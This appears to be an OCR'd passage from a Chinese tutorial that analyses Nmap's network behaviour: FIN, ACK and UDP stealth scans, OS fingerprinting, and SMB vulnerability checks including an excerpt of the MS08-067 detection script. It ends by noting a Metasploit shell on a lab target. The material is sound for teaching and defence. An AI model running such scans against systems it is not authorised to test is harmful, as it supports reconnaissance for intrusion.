


图 3-4-8

扫描到 TCP80 端口开启。




图 3-4-8

TCP23 端口未开启。




图 3-4-9

3、秘密扫描 TCPFIN

TCP FIN 扫描是指攻击者发送虚假信息，目标主机没有任何响应时认为端口是开放的，返回数据包认为是关闭的。

如下图，扫描方发送 FIN 包，如果端口关闭则返回 RST ACK 包。




图 3-4-10

4、秘密扫描 TCPACK

TCP ACK 扫描是利用标志位 ACK，而 ACK 标志在 TCP 协议中表示确认序号有效，它表示确认一个正常的 TCP 连接。但是在 TCP ACK 扫描中没有进行正常的 TCP 连接过程，实际上是没有真正的 TCP 连接。所以使用 TCP ACK 扫描不能够确定端口的关闭或者开启，因为

当发送给对方一个含有 ACK 表示的 TCP 报文的时候，都返回含有 RST 标志的报文，无论端口是开启或者关闭。但是可以利用它来扫描防火墙的配置和规则等。




图 3-4-11

5、UDP 端口扫描

前面的扫描方法都是针对 TCP 端口 ,针对 UDP 端口一般采用 UDP ICMP 端口不可达扫描。

如：192.1.14.235 对 172.16.2.4 发送大量 UDP 端口请求，扫描其开启 UDP 端口的情况。




图 3-4-12

如果对应的 UDP 端口开启，则会返回 UDP 数据包。




图 3-4-13

如果端口未开启，则返回“ICMP 端口不可达”消息。





图 3-4-14

0x03 操作系统的探测

NMAP 进行操作系统的探测主要用到的是 OS 探测模块，使用 TCP/IP 协议栈指纹来识别不同的操作系统和设备。Nmap 内部包含了 2600 多种已知操作系统的指纹特征，根据扫描返回的数据包生成一份系统指纹，将探测生成的指纹与 nmap-os-db 中指纹进行对比，查找匹配的操作系统。如果无法匹配，则以概率形式列举出可能的系统。

如：192.168.1.50 对 192.168.1.90 进行操作系统的扫描探测。首先发起 Ping 请求，确认主机是否存在。



发起 ARP 请求，获取主机 MAC 地址。




图 3-4-15

进行端口扫描。




图 3-4-16

根据综合扫描情况，判断操作系统类型。

```
C:\>nmap -O 192.168.1.90

Starting Nmap 6.47 ( http://nmap.org ) at 2015-08-28 15:59 中国标准时间
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.90
Host is up (0.00033s latency).
Not shown: 986 closed ports
PORT     STATE SERVICE
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
119/tcp  open  nntp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
563/tcp  open  snews
1027/tcp open  IIS
1028/tcp open  unknown
1029/tcp open  ms-lsa
1030/tcp open  iad1
1031/tcp open  iad2
MAC Address: 00:0C:29:F9:8F:48 (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_serve
r_2003::sp2
OS details: Microsoft Windows Server 2003 SP1 or SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.08 seconds
```

图 3-4-17

0x04 漏洞扫描

操作系统的漏洞探测种类很多，本文针对“smb-check-vulns”参数就 MS08-067、CVE2009-3103、MS06-025、MS07-029 四个漏洞扫描行为进行分析。

攻击主机：192.168.1.200（Win7），目标主机：192.168.1.40（WinServer 03）；

Nmap 扫描命令：nmap --script=smb-check-vulns.nse --script-args=unsafe=1 192.168.1.40。

```
C:\Users\K0r4dji\Desktop\nmap-6.47>nmap --script=smb-check-vulns.nse --script-args=unsafe=1 192.168.1.40

Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-06 16:09 中国标准时间
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid serv
Nmap scan report for 192.168.1.40
Host is up (0.00035s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
MAC Address: 00:0C:29:B2:00:16 (VMware)

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive)

Nmap done: 1 IP address (1 host up) scanned in 56.10 seconds
```

图 3-4-18

1、端口扫描

漏洞扫描前，开始对目标主机进行端口扫描。




图 3-4-19

2、SMB 协议简单分析

由于这几个漏洞多针对 SMB 服务 ,下面我们简单了解一下 NAMP 扫描行为中的 SMB 命令。

SMB Command:Negotiate Protocol(0x72)：SMB 协议磋商

SMB Command: Session Setup AndX(0x73)：建立会话，用户登录

SMB Command: Tree Connect AndX (0x75)：遍历共享文件夹的目录及文件

SMB Command: NT Create AndX (0xa2)：打开文件，获取文件名，获得读取文件的总长度

SMB Command: Write AndX (0x2f)：写入文件，获得写入的文件内容

SMB Command:Read AndX(0x2e)：读取文件，获得读取文件内容

SMB Command: Tree Disconnect(0x71)：客户端断开

SMB Command: Logoff AndX(0x74)：退出登录




图 3-4-20

3、MS08-067 漏洞

（1）MS08-067 漏洞扫描部分源码如下：

```
function check_ms08_067(host)
    if(nmap.registry.args.safe ~= nil) then
        return true, NOTRUN
    end
    if(nmap.registry.args.unsafe == nil) then
        return true, NOTRUN
    end
    local status, smbstate
    local bind_result, netpathcompare_result
    -- Create the SMB session  \\创建 SMB 会话
    status, smbstate = msrpc.start_smb(host, "\\\\BROWSER")
    if(status == false) then
        return false, smbstate
    end
    -- Bind to SRVSVC service
    status, bind_result = msrpc.bind(smbstate, msrpc.SRVSVC_UUID, msrpc.SRVSVC_VERSION,
nil)
    if(status == false) then
        msrpc.stop_smb(smbstate)
        return false, bind_result
    end
    -- Call netpathcanonicalize
--  status, netpathcanonicalize_result = msrpc.srvsvc_netpathcanonicalize(smbstate, host.ip,
"\\a", "\\test\\")
    local path1 = "\\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\\..\\n"
    local path2 = "\\n"
```

```
    status, netpathcompare_result = msrpc.srvsvc_netpathcompare(smbstate, host.ip, path1,
path2, 1, 0)
    -- Stop the SMB session
    msrpc.stop_smb(smbstate)
```

（2）分析

尝试打开“\\BROWSER”目录，下一包返回成功。




图 3-4-21

同时还有其它尝试，均成功，综合判断目标存在 MS08-067 漏洞。通过 Metasploit 进行漏洞验证，成功溢出，获取 Shell。

